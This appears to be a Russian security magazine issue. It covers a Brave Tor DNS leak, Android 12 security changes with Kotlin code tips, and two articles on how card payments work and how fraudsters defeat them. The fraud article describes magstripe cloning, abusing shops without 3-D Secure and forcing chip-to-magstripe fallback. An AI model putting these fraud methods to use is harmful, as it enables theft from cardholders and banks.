
BRAVE СЛИВАЛ ONION-АДРЕСА

Анонимный ИБ-эксперт обнаружил, что браузер Brave, работающий в режиме Tor, оставлял следы в логах на DNS-сервере: раскрывал URL-адреса onion-сайтов, которые посещал пользователь.

Режим Tor был интегрирован в Brave еще в 2018 году, он позволяет пользователям посещать onion-сайты. Это реализовано с помощью проксирования запросов пользователя через узлы Tor, которые выполняют запрос к onion-ресурсу вместо него, а затем передают обратно полученный HTML.

Исследователь сообщил, что, когда браузер работает в режиме Private window with Tor, он передает на DNS-сервер onion-адреса любых посещаемых сайтов в формате стандартного DNS-запроса (чего, разумеется, происходить не должно) Так, было продемонстрировано, что «луковые» адреса DuckDuckGo и NY Times выполняли DNS-запросы к локально настроенному DNS-серверу (общедоступным серверам Google по IP-адресу 8.8.8.8).

Впервые информация об этой проблеме была опубликована на Reddit, и сначала многие усомнились в корректности выводов эксперта. Однако вскоре существование бага подтвердили такие известные ИБ-специалисты, как главный исследователь PortSwigger Web Security Джеймс Кеттл (James Kettle) и аналитик CERT/CC Уилл Дорманн (Will Dormann).



В итоге разработчики Brave сообщили, что им известно о проблеме, и патч для нее был включен в сборку Brave Nightly еще в середине февраля, после получения сообщения об ошибке.

Источником бага оказался встроенный в Brave блокировщик рекламы, который использовал DNS-запросы для обнаружения сайтов, пытающихся обойти его запреты, но исключить домены .onion из этих проверок разработчики попросту забыли.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

В коде LastPass для Android нашли семь встроенных трекеров

Эксперты FireEye связали многочисленные взломы Accellion с хак-группой FIN11

Проект WACUP исправил множество багов в Winamp

Специальная версия Flash для Китая превратилась в рекламную малварь

Google Apps Script используют, чтобы воровать данные банковских карт

Обнаружена первая малварь для Apple M1

Организация RIPE NCC сообщила о попытке взлома

Нидерландская полиция разместила предупреждения для хакеров на хакерских форумах


В Windows Defender исправили баг 12-летней давности

Украинские власти арестовали людей, связанных с шифровальщиком Egregor

ANDROID

БЕЗОПАСНОСТЬ ANDROID 12 И ПРИНЦИП РАБОТЫ КОРУТИН

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru



Сегодня в выпуске: security-новшества Android 12, полезные и вредные функции-расширения, советы по работе с Flow, лучшее объяснение принципа работы корутин. А также подборка библиотек для программистов.

ПОЧИТАТЬ

Security-новшества Android 12

First preview of Android 12 — анонс Android 12, самая интересная часть которого — новые механизмы обеспечения безопасности.

- **Ужесточение правил расшаривания cookie в WebView.** Вслед за Chromium WebView теперь использует более жесткие правила расшаривания куков с атрибутом SameSite. В частности, все куки с атрибутом SameSite=None обязаны иметь атрибут Secure и пересылаться по HTTPS, а ссылки между HTTP- и HTTPS-версиями сайта теперь считаются cross-site-реквестами.
- **Ограничение доступа к MAC-адресу.** Android 11 ограничил доступ приложений к MAC-адресу устройства, только если приложение имеет targetSdkVersion 30, в Android 12 ограничение распространяется на все приложения.
- **Неэкспортируемые компоненты по умолчанию.** Для приложений, собранных для Android 12 (targetSdkVersion 31), все компоненты (активности, провайдеры, сервисы) теперь автоматически помечаются как неэкспортируемые. Поведение можно изменить с помощью атрибута android:exported=true. Этот атрибут обязателен для всех интент-фильтров приложения (иначе приложение просто не установится на Android 12).
- **Безопасность PendingIntent.** Приложения, собираемые с targetSdkVersion 31, теперь обязаны помечать все PendingIntent как изменяемый или неизменяемый (`PendingIntent.FLAG_MUTABLE`, `PendingIntent.FLAG_IMMUTABLE`). PendingIntent используется в Android, чтобы позволить системе или сторонним приложениям передать интент от имени другого приложения.
- **Борьба с оверлеями.** Android 12 запрещает нажимать элементы интерфейса сквозь непрозрачные оверлеи (окна, показываемые поверх всех приложений) за несколькими исключениями: окна ассистентов, помощников для людей с ограниченными возможностями и экранных клавиатур.
- **Запрет на запуск foreground-сервисов в фоне.** Приложения, собранные с targetSdkVersion 31, не смогут запускать foreground-сервисы в фоне.
- **Запрет на закрытие системных диалогов.** Интент `ACTION_CLOSE_SYSTEM_DIALOGS` объявлен устаревшим и больше не работает.

РАЗРАБОТЧИКУ

Полезные функции-расширения

5 Kotlin Extensions To Make Your Android Code More Expressive — очередная статья о том, как сделать код на Kotlin выразительнее с помощью функций-расширений.

1. Функции для показа и скрытия элементов интерфейса:

```
fun View.show(){
  this.visibility = View.VISIBLE
}

fun View.hide() {
  this.visibility = View.INVISIBLE
}

fun View.remove(){
  this.visibility = View.GONE
}
```

2. Функции валидации строк:

```
fun String?.valid(): Boolean = this != null && !this.equals("null"
, true) && this.trim().isNotEmpty()

fun String.isValidEmail(): Boolean = this.isNotEmpty() && Patterns
.EMAIL_ADDRESS.matcher(this).matches()

fun String.formatPhoneNumber(context: Context, region: String):
String? {
  val phoneNumberKit = PhoneNumberUtil.createInstance(context)
  val number = phoneNumberKit.parse(this, region)
  if (!phoneNumberKit.isValidNumber(number))
    return null

  return phoneNumberKit.format(number, PhoneNumberUtil.
PhoneNumberFormat.INTERNATIONAL)
```

3. Функции для работы с бандлами:

```
inline fun <reified T: Any> Activity.getValue(lable: String,
defaultvalue: T? = null) = lazy{
  val value = intent?.extras?.get(lable)
  if (value is T) value else defaultvalue
}

inline fun <reified T: Any> Activity.getValueNonNull(lable: String
, defaultvalue: T? = null) = lazy{
  val value = intent?.extras?.get(lable)
  requireNotNull((if (value is T) value else defaultvalue)){lable}
}

inline fun <reified T: Any> Fragment.getValue(lable: String,
defaultvalue: T? = null) = lazy {
  val value = arguments?.get(lable)
  if (value is T) value else defaultvalue
}

inline fun <reified T: Any> Fragment.getValueNonNull(lable: String
, defaultvalue: T? = null) = lazy {
  val value = arguments?.get(lable)
  requireNotNull(if (value is T) value else defaultvalue) { lable
}
}
```

4. Функции для извлечения ресурсов:

```
fun Int.asColor() = ContextCompat.getColor(ApplicationCalss.
instance, this)
fun Int.asDrawable() = ContextCompat.getDrawable(MavrikApplication
.instance, this)
```

5. Показ диалогов и сообщений:

```
fun Context.showAlertDialog(positiveButtonLable: String =
getString(R.string.okay), title: String = getString(R.string.
app_name), message: String, actionOnPositveButton: () -> Unit) {
  val builder = AlertDialog.Builder(this)
    .setTitle(title)
    .setMessage(message)
    .setCancelable(false)
    .setPositiveButton(positiveButtonLable) { dialog, id ->
      dialog.cancel()
      actionOnPositveButton()
    }
  val alert = builder.create()
  alert?.show()
}

fun Context.showShotToast(message: String){
  Toast.makeText(this, message, Toast.LENGTH_SHORT).show()
}

fun Context.showLongToast(message: String){
  Toast.makeText(this, message, Toast.LENGTH_LONG).show()
}

fun View.showShotSnackbar(message: String){
  Snackbar.make(this, message, Snackbar.LENGTH_SHORT).show()
}

fun View.showLongSnackbar(message: String){
  Snackbar.make(this, message, Snackbar.LENGTH_LONG).show()
}

fun View.snackBarWithAction(message: String, actionlable: String,
block: () -> Unit){
  Snackbar.make(this, message, Snackbar.LENGTH_LONG)
    .setAction(actionlable) {
      block()
    }
}
```

Вредные функции-расширения

Bad Kotlin Extensions — статья о том, как не надо писать функции-расширения на Kotlin. Большая часть текста основана на стандартных правилах создания функций: функция не должна делать больше, чем заявлено в ее названии; функция должна иметь четкое имя, которое на 100% однозначно отражает ее суть, и так далее. Но есть и несколько весьма интересных примеров:

```
operator fun Int.not(): Int {
    return factorial(this)
}
```

Эта функция-расширение позволяет считать факториал с помощью такой записи:

```
!5
```

Она весьма похожа на запись `5!`, которая используется для расчета факториала в математике. Однако в данном случае такая форма, конечно же, будет сбивать с толку, так как в языках программирования восклицательный знак почти всегда означает отрицание.

Еще один интересный пример:

```
operator File.div(fileName: String): File = File(this, fileName)
```

Данная функция позволяет делать так:

```
val file = File("src") / "main" / "java" / "com"
```

Выглядит классно, но пользы тут не так уж и много, а оверхед от создания четырех объектов высокий.

Лучший способ сбора данных из Flow

The Best Way to Collect a Flow in Kotlin — launchIn — небольшая заметка о неочевидных моментах Kotlin Flow API и функции launchIn.

Представим, что нам необходимо собрать данные из Flow. Способ сделать это «в лоб» выглядел бы так:

```
scope.launch {
  flow
    .onEach { println(it) }
    .collect()
}
```

Однако «каноничный» способ будет другим:

```
flow
  .onEach { println(it) }
  .launchIn(scope)
```

И это не просто синтаксический сахар. `LaunchIn` позволяет избежать весьма неочевидных проблем с приложением.

К примеру, когда нужно собрать данные из двух Flow, легко ошибиться и сделать это так:

```
scope.launch {
  flow1
    .onEach { println(it) }
    .collect()

  flow2
    .onEach { println(it) }
    .collect()
}
```

Ошибка здесь в том, что данные из двух Flow не будут собираться одновременно. Сначала будут получены все данные из `flow1`, и только затем начнется сбор `flow2`.

Исправить это неканоничным путем можно так:

```
scope.launch {
  flow1
    .collect { println(it) }
}
scope.launch {
  flow2
    .collect { println(it) }
}
```

Однако при использовании `launchIn` такого не возникнет в принципе:

```
flow1
  .onEach { println(it) }
  .launchIn(coroutineScope)
flow2
  .onEach { println(it) }
  .launchIn(coroutineScope)
```

Как работают корутины

Lets build a coroutine — хорошая статья, объясняющая на пальцах, как работают корутины в Kotlin и других языках.

Разработчики Kotlin называют корутины легковесными потоками. Однако такое объяснение не помогает понять их сути и даже мешает этому. На самом же деле корутины довольно простая, но мало похожая на потоки концепция.

Чтобы разобраться с корутинами (coroutine), надо понять, что такое routine. А это не что иное, как функция. Например, такая:

```
fun saveUserTasks(userId: Int) {
  val user = loadUser(userId)
  println("user loaded")

  val tasks = loadTasks(user)
  println("tasks loaded")

  saveTasks(tasks)
}
```

Две отличительные черты функций:

- они не имеют состояния и всегда запускаются «с чистого листа» (если, конечно, не используют глобальные переменные);
- функция должна завершить свое исполнение, перед тем как вернуть управление вызвавшему ее коду.

Корутина, с другой стороны, имеет состояние и может приостанавливать и возобновлять свое исполнение в определенных точках (возвращая, таким образом, управление еще до завершения своего исполнения).

Если мы попробуем вручную преобразовать приведенную выше функцию в корутину, то получим нечто вроде этого:

```
class State(
  var label: Int = 0,
  var result: Any? = null
)

fun saveUserTasks(userId: Int, state: State) {
  when (state.label) {
    0 -> {
      val user = loadUser(userId)
      println("user loaded")
      state.result = user
      // Точка остановки исполнения
    }

    1 -> {
      // Точка возобновления исполнения
      val user = state.result as User
      val tasks = loadTasks(user)
      println("tasks loaded")
      state.result = tasks
      // Точка остановки исполнения
    }

    2 -> {
      // Точка возобновления исполнения
      val tasks = state.result as List<Task>
      saveTasks(tasks)
    }
  }
}
```

Теперь мы можем запустить нашу доморощенную «корутину» на выполнение с помощью такого кода:

```
fun main() {
  val state = State()
  saveUserTasks(7, state)
  saveUserTasks(7, state)
  saveUserTasks(7, state)
}
```

Результат будет тот же, что и в случае приведенной в начале классической функции. Но теперь у нас появилась возможность запускать и приостанавливать исполнение функции в нескольких точках. Если мы добавим сюда еще несколько подобных корутин, то сможем выполнять их фрагменты поочередно, создав иллюзию одновременного исполнения.

Именно так работают корутины в Kotlin. Он превращает функции с модификатором `suspend` в объект класса Continuation, который внутри представляет собой примерно такую же машину состояний, которую мы изобрели чуть выше. Точки остановки при этом появляются в местах вызова других suspend-функций.

БИБЛИОТЕКИ

- Karavel — библиотека навигации для Jetpack Compose;
- Baloon — библиотека, позволяющая создавать всплывающие подсказки для элементов интерфейса;
- Multik — официальная библиотека Kotlin для работы с многомерными массивами;
- Linkt — библиотека для работы с глубокими ссылками (deep link);
- Bouncy — анимация оверскролла в стиле iOS для RecyclerView;
- GaugeProgressView — очередной круговой прогресс-бар.

БЛИЗКИЕ КОНТАКТЫ

РАЗБИРАЕМСЯ, КАК РАБОТАЮТ СИСТЕМЫ БЕЗОПАСНОСТИ КРЕДИТНЫХ КАРТ

Тимур Юнусов

В твоем кошельке наверняка есть несколько карт международных платежных систем, таких как Visa или MasterCard. Задумывался ли ты, какие алгоритмы используются в этих картах? Насколько платежи безопасны? Мы расплачиваемся картами каждый день, но достоверно знаем о них крайне мало. Еще больше мифов сопровождает карточные платежи. Чтобы понять, какие есть способы похитить деньги с карты, нужно сначала уяснить, как происходит оплата. Давай разбираться вместе.

НОМЕР КАРТЫ

Оплата по номеру карты исторически — самая старшая. Раньше на картах не было ничего, кроме этого номера. Номер был «эмбоссирован» — выдавлен на карте. При оплате карта «прокатывалась» на специальном устройстве, что позволяло продавцу быстро внести номер в древнюю замену базы данных, то есть отпечатать на листе бумаги.


В конце рабочего дня или недели эти данные собирались и передавались в банк-эквайер. Далее банк отправлял запросы на списание этих денег у владельцев карт через банки-эмитенты. Это было так давно, что немного людей знают, откуда появился трехзначный код верификации платежей, записанный на обратной стороне карты, так называемый CVV2/CVC2. До нас дошла информация, что этот код использовался скорее как контрольная сумма, нужная, чтобы владелец карты не ошибся и корректно ввел всю информацию при оплате. Похоже на правду, если учесть, насколько короткий этот код.

Сейчас физическая карта может и вовсе не участвовать в оплате. Это называется card not present и чаще всего используется при оплате в интернете. Если номер карты вводится при оплате в платежном терминале, а это характерно для отелей, бизнесов, ведущих дела по телефону, а также для большинства терминалов в США, такой подтип платежей называется PAN Key Entry.

Многие до сих пор считают, что поле Cardholder name с лицевой стороны карты нужно вводить корректно и что оно проверяется. Это не так — ни один банк не проверяет это поле.

МАГНИТНАЯ ПОЛОСА

Операции с магнитной полосой — один из самых простых методов. Он ассоциируется у людей с определенными типами мошенничества. Скимминг в банкоматах, двойные снятия в ресторанах — все это возможно благодаря недостаткам магнитной полосы. Магнитную полосу легко скопировать — для этого необходим только специальный ридер/энкодер магнитной полосы. Дальше клонированной магнитной полосы достаточно для того, чтобы расплачиваться в большинстве супермаркетов мира. Для верификации владельца карты предполагалось использовать подпись на чеке, которую кассир должен сверить с подписью на обратной стороне карты.



На картинке выше ты видишь пример записанной на карту информации. Черные полоски — это единицы, белые — нули. Существуют open source решения для декодирования этих данных — к примеру, magstripe.

На самом деле по изображению видно, что на карте не одна, а целых две магнитные полосы разной плотности (Track1 и Track2). Какие данные содержатся на магнитной полосе?

- Номер карты, дата окончания действия, имя владельца карты — все, что физически отпечатано на лицевой стороне карты.
- Сервисный код — три цифры, которые помогают взаимодействующему с картой устройству (терминал или банкомат) понять, какие функции есть у карты, а каких нет. Можно ли использовать эту карту в банкомате, оснащена ли карта чипом.
- Код верификации (CVV, CVC, CID — терминология зависит от платежной системы) — код, аналогичный тому, что написан на обратной стороне карты. Он рассчитывается по алгоритму криптографической чек-суммы (MDK MAC) с помощью 128-битного ключа от информации, записанной на магнитной полосе. Использование вычисляемого CVV вместо случайного помогает от атак, когда, например, злоумышленник подменяет сервисный код и пытается убедить платежный терминал, что карта не оснащена чипом. Банк-эмитент получит данные магнитной полосы, сверит их, и контрольная сумма не сойдется с переданным значением в поле CVV. Сверки проходят в защищенном хранилище ключей — так называемом HSM (hardware secure module).

ЧИП/EMV

На смену магнитной полосе в девяностых пришли смарт-карты, для популяризации которых создали консорциум EMV (Europay, MasterCard, Visa). Продвигаемая консорциумом идея была проста: используя особенности смарт-карт, симметричную криптографию и криптографию с открытым ключом, решить все проблемы, связанные с магнитной полосой. Операции со смарт-картой обеспечивают три степени защиты:

1. Аутентификация карты. Проверка платежным терминалом того, что карта подлинная и действительно была выпущена банком N, а не была создана злоумышленниками в домашних условиях.
2. Верификация плательщика. Проверка того, что эта карта принадлежит покупателю, стоящему перед платежным терминалом.
3. Авторизация транзакции. От карты до банка-эмитента путь долгий. Банк должен убедиться, что данные операции нигде не были искажены злоумышленниками. Что сумма осталась неизменной, что дата операции корректная, что эта операция уникальна, а не была уже проведена в прошлом месяце.

Давай пройдемся по используемым методам.

Аутентификация карты

Для аутентификации карты используется криптография с открытым ключом по протоколу RSA. Текущие минимальные требования по длине ключа — 1024 бита. Ограниченное число центров сертификации выпускают ключи для банков, а банки их уже привязывают к самим картам. Приватный ключ хранится на самой смарт-карте в области, недоступной для чтения. Корневые сертификаты устанавливаются на терминал при его настройке. Во время транзакции карта предоставляет публичные ключи платежному терминалу вместе с информацией, зашифрованной приватным ключом в режиме цифровой подписи. Если публичный ключ доверенный и информация, переданная картой, успешно расшифровывается этим ключом, то терминал считает карту аутентичной, выпущенной именно тем банком, который подписал приватный ключ, выданный центром сертификации.

Всего существует три режима аутентификации карты:

- SDA — static data authentication;
- DDA — dynamic data authentication;
- CDA — combined dynamic data authentication.

В первом методе использовалось только одно статическое поле, хранящееся на карте. Оно подписывалось приватным ключом и проверялось терминалом. Это было EMV-поле AIP (application interchange profile). Но консорциум EMV быстро понял, что для популярных в то время офлайновых терминалов (они не выходили в онлайн для сверки криптограммы) этого было явно недостаточно — любой мог клонировать публичный ключ и подписанную статическую строку, чтобы создать подделку.

Следующий метод полагался на динамические данные, приходящие от терминала. Терминал генерирует поле UN — Unique Number, которое подписывается приватным ключом карты. Энтропия этого поля — 2^{32}, чего достаточно для защиты от первой атаки.

Однако в 2009 году исследователи из Кембриджского университета представили работу, описывающую так называемую атаку PIN OK (PDF). Специальное устройство, располагающееся между картой и терминалом, совершало атаку «человек посередине» и подменяло одно из полей, которые отправляла карта. Эту подмену нельзя было обнаружить на терминале с помощью описанных выше методов. Для защиты от таких атак консорциум EMV еще до находки исследователей предусмотрел новый механизм защиты — схему CDA. Во время нее терминал может проверить целостность большинства полей, которые передает карта и которые участвуют в фазе под названием «риск-менеджмент».

Офлайновая аутентификация создавалась в первую очередь для защиты офлайновых платежей, когда терминал не подключен к интернету постоянно. Именно поэтому, если результат работы режимов DDA или CDA не заканчивается успехом, в современных терминалах, подключенных к интернету, это не приведет к отказу транзакции в 99% случаев, так как банк-эмитент авторизует ее с помощью криптограммы, как описано ниже. Однако некоторые платежные системы рекомендуют обращать внимание на постоянные неуспешные аутентификации, особенно если они происходят в разных терминалах.

Верификация плательщика

Есть два основных способа верификация плательщика: ПИН-код и подпись. На самом деле их немного больше — ПИН-код может проверяться в офлайне (на самой карте) и онлайн. Он может быть зашифрован (с помощью симметричного ключа 3DES) или передаваться в открытом виде.

Еще возможен способ верификации NoCVM — то есть отсутствие верификации. Хороший пример таких операций — те, которые не превышают лимиты 3000 рублей и не требуют ввода ПИН-кода. Их иногда называют Tap & Go.

Другой способ, который в зависимости от платежной системы называется CDCVM или On-Device CVM, делает возможной верификацию на мобильном телефоне владельца карты. Как ты уже догадался, он используется в Google Pay и Apple Pay.

Авторизация транзакции

Для авторизации транзакции смарт-карты создают платежную криптограмму. Карта отправляет терминалу список полей — их набор зависит от версии криптограммы и настроек карты. Как правило, это сумма операции, валюта, дата и другие важные для этапа риск-менеджмента настройки терминала. Далее карта дополняет эти поля своими внутренними полями: счетчик операций, версия криптограммы.

Полученная строка шифруется с помощью записанного на карте секретного ключа 3DES в режиме цифровой подписи и передается банку вместе со всей подписанной информацией. Банк-эмитент использует аппаратный модуль безопасности (hardware security module, HSM), на котором в защищенной от чтения области памяти содержится копия симметричного ключа карты.

HSM также создает цифровую подпись по данным от платежного терминала. Если он получит такую же криптограмму, то транзакция будет считаться авторизованной. Это значит, что никто не подменил данные операции во время их передачи от карты до банка эмитента. На этом же этапе расшифровывается и сверяется ПИН-код карты, в случае если используется онлайн-сверка ПИН.

Обрати внимание, что все эти три функции работают хорошо только вместе. Чтобы корректно работала верификация, она должна контролироваться с помощью аутентификации. Если нет авторизации — вся транзакция становится высокорисковой, и так далее.

БЕСКОНТАКТНЫЕ ПЛАТЕЖИ

Бесконтактные платежи стали набирать популярность с середины 2010-х годов. Банки и платежные системы продвигают их как быстрый и удобный способ оплаты. Оно и понятно — чем больше народ платит картами, тем больше можно заработать на комиссиях! С развитием технологий нужно развивать и безопасность, но это далеко не всегда так. И бесконтактные платежи как раз пример из неудачных.

Когда создавались бесконтактные платежи, карты с чипом в США еще не были особенно распространены, поэтому Visa и MasterCard предусмотрели промежуточный шаг, когда новыми бесконтактными картами можно платить на старых несовременных платежных терминалах, которые не поддерживают современную криптографию. Этот шаг называется Legacy modes — режимы, степень безопасности которых значительно ниже, чем у платежей EMV и современных форм бесконтактных платежей.

Legacy modes по степени защиты больше напоминают операции с магнитной полосой, только проводятся через NFC. Несмотря на то что эти режимы предполагалось использовать лишь в нескольких странах, а через какое-то время и вовсе отменить, мы в 2020 году встречаем их повсеместно — в том числе в России, где даже магнитная полоса запрещена.

Отдельная проблема — это то, как платежные системы подошли к реализации бесконтактных платежей. Вместо того чтобы придумать что-то новое, в компаниях Visa и MasterCard решили и здесь использовать EMV, но каждая сделала это по-своему, так что де-юре они перестали быть частью стандарта EMV.

INFO

Что из этого следует:

- Во-первых, механизмы защиты и их проблемы, описанные в начале 2000-х годов, сохранились. В большинстве карт даже криптографические ключи, используемые для криптограмм EMV и NFC, одни и те же.
- Во-вторых, ассоциация EMV не могла больше влиять на то, как будет построен платежный процесс.

В компании Visa были недовольны слишком долгим временем проведения платежа. Когда для этого использовался чип, проблем не было — карта вставлялась в терминал. Однако в Visa посчитали, что держать карту у терминала, ожидая, пока пройдут все шаги EMV, — это не очень-то удобно. Этап, который вызывал основную задержку, — это офлайновая аутентификация карты.

Одновременно с этим в MasterCard приняли диаметрально противоположное решение — признали, что офлайновая аутентификация важна и для тех карт, которые поддерживают наиболее безопасную схему аутентификации CDA, и сделали ее обязательной. В спецификации EMV, если взаимодействие по схеме CDA не заканчивается успешно, терминал все еще может отправить криптограмму для онлайновой авторизации. Тогда как для бесконтактных платежей MasterCard неудачная аутентификация CDA всегда ведет к отмене платежа. Разница во времени операций незначительная, однако это остается решающим фактором для Visa.

ВЫВОДЫ

Теперь, когда ты знаешь, как работают электронные и в том числе бесконтактные платежи, ты готов к разговору об уязвимостях в этих схемах. Это мы обсудим в следующих статьях, а заодно разберем самые громкие кейсы мошенничества.

БЛИЗКИЕ КОНТАКТЫ

КАК ХАКЕРЫ КРАДУТ ДЕНЬГИ С БАНКОВСКИХ КАРТ

Тимур Юнусов

Сетевые мошенники и кардеры изобретают все новые и новые способы похищать деньги со счетов клиентов банков. В этой статье я расскажу о методах, которые преступники используют для обхода системы безопасности банковских карт.

INFO

О том, как работают сами системы безопасности карт, ты можешь узнать из предыдущей статьи.

Все способы мошенничества с банковскими картами можно разделить на две категории. Первая — массовые и хорошо известные. Вторую часто называют «белыми китами»: это инциденты, которые случаются раз в 5–10 лет, заканчиваются катастрофой для атакуемых и многомиллионными прибылями для атакующих и поэтому привлекают к себе очень много внимания со стороны прессы и регуляторов. В любом случае основной критерий успеха у кардеров и им подобных жуликов — массовость и простота. Если мошенническую схему легко воспроизвести тысячи раз — это залог финансовой победы над банковской системой и грядущей популярности выбранного метода.

САМЫЕ РАСПРОСТРАНЕННЫЕ ТИПЫ МОШЕННИЧЕСТВА

Начнем с атак, с которыми платежным системам и банкам приходится иметь дело регулярно.

Платежи без 3-D Secure

Первое место по распространенности среди мошеннических схем занимают платежи в интернете — они совершаются по схеме card-not-present. В связи с их массовостью платежные гиганты изобрели дополнительный динамический фактор – код 3-D Secure.

Что такое 3-D Secure

3-D Secure — схема дополнительной авторизации онлайновых платежей, использующая три сущности-домена (отсюда и название 3-Domain Secure): домен интернет-магазина принимает данные об оплате и переадресовывает пользователя на домен платежной системы, где вводится одноразовый код. Далее результат отправляется на третий домен банка-эквайера, он сверяет этот код и отправляет запрос, который подтверждает или опровергает транзакцию обратно по цепочке интернет-магазину.

3-D Secure отлично помогает от массовых мошеннических схем. Однако часть магазинов, в том числе крупных, таких как «Амазон», до сих пор не готова работать с 3-D Secure, который, по их мнению, уменьшает конверсию. А международные платежные системы и не настаивают! Лучше тратить больше — это их девиз. Текущие правила платежей гласят, что, если карта поддерживает 3-D Secure, а магазин эту технологию не поддерживает, в случае опротестования платежа финансовые риски лежат на магазине. Если 3-D Secure не поддерживает карта — на банке-эмитенте. Поэтому по всему миру голодные мошенники ищут магазины, которые не требуют 3-D Secure.

Иногда это можно воспринимать буквально: в 2018 году в Великобритании выявили одну из мошеннических схем. Злоумышленники опубликовали в социальных сетях объявления о пятидесятипроцентной скидке на доставку пиццы одного крупного бренда. Этот бренд не использовал при оплате 3-D Secure, и платежи выполнялись по купленным на различных маркетах украденным картам. Это давало злоумышленникам выручку в 50% от суммы каждой проданной пиццы. Схема проработала несколько месяцев, прежде чем ее прикрыли.

Атака клонов

Второй по популярности вид мошенничества — создание клона магнитной полосы карты. Он до сих пор остается одним из самых распространенных методов атак на операции с физической картой (так называемые card-present transactions). Как ты знаешь, магнитную полосу чрезвычайно просто клонировать.

К отдельным видам киберпреступлений стоит отнести использование специализированного вредоносного ПО. Атака должна быть легко повторяема и хорошо масштабируема. Именно поэтому злоумышленники заражают устройства, на которых используются тысячи карт каждый день, — операторские машины в крупных супермаркетах.

INFO

Так как вся инфраструктура, использующая платежный терминал (POS, Point-of-Sale), называется POS system, то и разновидность этих вредоносов носит название POS malware, несмотря на то что сами POS они заражать не в состоянии. Вместо этого атаке подвергается сама операторская машина – кассовый аппарат (cash register).

В 2013 году американская сеть магазинов Target подверглась крупнейшей атаке. В ней преступники использовали еще не особенно популярную тогда схему «компрометация цепочки поставки». После заражения одного из подрядчиков злоумышленникам удалось проникнуть в сеть супермаркетов, скомпрометировать весь домен Windows и проникнуть в операционную систему непосредственно на кассах. На этих системах запускались так называемые RAM-scraping-трояны, которые сканировали память в поисках паттернов треков магнитной полосы. Когда треки обнаруживались, троян пересылал их на установленный во внутренней сети C&C-сервер, который дальше уже отправлял эту информацию во внешнюю сеть.

INFO

Для создания копии магнитной банковской карты потребуется несколько секунд и специальный ридер, купить который можно на Amazon. Далее злоумышленники создают клон и идут с ним в магазины в Америке или Европе. Дампы банковских карт свободно продаются и покупаются на многочисленных хакерских форумах.

Почему же клонированные магнитные карты до сих пор так популярны, несмотря на то что практически все они сейчас оснащены чипом? Все проще простого: во многих американских магазинах до сих пор можно расплатиться картой, оснащенной чипом, просто проведя транзакцию с использованием магнитной полосы. В последние 5–10 лет это, как ни странно, самый отсталый рынок, из-за которого магнитная полоса до сих пор присутствует на банковских картах.

Если же платежный терминал вдруг откажется принимать магнитную полосу сразу, есть схема, работающая в обеих Америках и Европе, — technical fallback. Эта техника заключается в том, что злоумышленник трижды вставляет в банкомат или терминал карту с несуществующим чипом и после третьей неуспешной попытки чтения терминал точно предложит провести операцию по магнитной полосе.

